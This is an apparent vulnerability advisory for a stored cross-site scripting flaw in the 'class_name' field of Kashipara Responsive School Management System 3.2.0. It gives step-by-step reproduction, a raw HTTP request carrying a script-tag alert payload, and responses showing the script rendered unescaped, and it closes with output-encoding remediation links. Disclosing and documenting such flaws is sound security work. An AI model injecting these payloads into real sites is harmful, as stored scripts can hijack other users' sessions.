Stored Cross Site Scripting (XSS) vulnerability was found in "/smsa/add_class_submit.php" in Kashipara Responsive School Management System v3.2.0 allows remote attackers to execute arbitrary code via "class_name" POST parameter fields.

Affected Vendor: Kashipara (https://www.kashipara.com/)

Product Official Website URL: Responsive School Management System (https://www.kashipara.com/project/php/12362/responsive-school-management-system-php-project-source-code)


Version: 3.2.0

Affected Components:


- **Affected Code File:** /smsa/add_class_submit.php
- **Affected Parameter:** "class_name" POST parameter

Steps:


1. Login into the Responsive School Management System v3.2.0 as an Admin (URL: http://localhost/smsa/admin_login.php).
2. Navigate to menu "Master" -> "Add Classes" (URL: http://localhost/smsa/add_class.php)



3. Insert the XSS script "***<script>alert("XSS")</script>"*** in the “ADD CLASS” textbox. Enter any random value in other textboxes and click "Submit".




4. This will forward the request with XSS script to server in the “**class_name**” POST request parameter.



```
POST /smsa/add_class_submit.php  HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64;  rv:127.0)  Gecko/20100101  Firefox/127.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 98
Origin: http://localhost
Connection: close
Referer: http://localhost/smsa/add_class.php
Cookie: PHPSESSID=f51m9s2pairma6s8mid3om8112
Upgrade-Insecure-Requests: 1
Priority: u=1

class_name=%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E&semester=Testa&section=Testa&submit=
```


5. The request gets accepted and the class name entry with XSS script is stored in the application database.



Response from http://localhost:80/smsa/add_class_submit.php [127.0.0.1]


```
HTTP/1.1 302 Found
Date: Sun, 07 Jul 2024 06:45:40 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
X-Powered-By : PHP/8.2.12
Location : add_class.php
Content-Length : 42
Connection : close
Content-Type : text/html; charset=UTF-8

Class information submitted successfully!
```

6. Let us try to view the CLASS name. Navigate to "Update/Delete" -> "View/update Class". URL: http://localhost/smsa/view_class.php




```
GET /smsa/view_class.php HTTP/1.1
Host: localhost
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0)
Gecko/20100101 Firefox/127.0
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,*/*;q=0.8
Accept-Language : en-US,en;q=0.5
Accept-Encoding : gzip, deflate
Connection : close
Referer : http://localhost/smsa/view_subject.php
Cookie : PHPSESSID=f51m9s2pairma6s8mid3om8112
Upgrade-Insecure-Requests : 1
Priority : u=1
```

7. The XSS script we submitted in the Step 4, gets reflected back as it is in the response and it gets executed in the browser.



Response from http://localhost:80/smsa/view_class.php [127.0.0.1]

```
          </a>
          &nbsp;
          <a class='btn btn-danger  btn-sm '  href='index.php?del
          confirm("Do you really want to Delete ?");'>
            <i class='material-icons '>
              delete
            </i>
          </a>
        </td>
      </tr>
      <tr>
        <td>
          <script>
            alert("XSS")
          </script>
          >
        </td>
        <td>
          Testa
        </td>
        <td>
```



Available Subject


Class Name	Subject	Action
class		Edit
class		Edit
MCA	AI	Edit
Class 2	Test1	Edit

localhost

XSS


OK

8. Similarly, if we try to access the “Add Subject” page by navigating to menu “Master” -> “Add Subject” (URL: http://localhost/smsa/add_subject.php), the XSS script we submitted in the Step 4, gets reflected back as it is in the response and it gets executed in the browser.



Response from http://localhost:80/smsa/add_subject.php [127.0.0.1]

```
<br>
<select id="classes" name="class_name" class="form-control form-control
  <option value="">
    Select a Class
  </option>
  <option value='MCA'>
    MCA
  </option>
  <option value='Class 2'>
    Class 2
  </option>
  <option value='TestC'>
    TestC
  </option>
  <option value='391751'>
    391751
  </option>
  <option value='<script>alert("XSS")</script>> '>
    <script>
      alert("XSS")
    </script>
    >
  </option>
```



XSS

Solution/Good Reads:

Output Encoding -> When you need to safely display data exactly as a user types it in, output encoding is recommended.

- https://portswigger.net/web-security/cross-site-scripting
- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html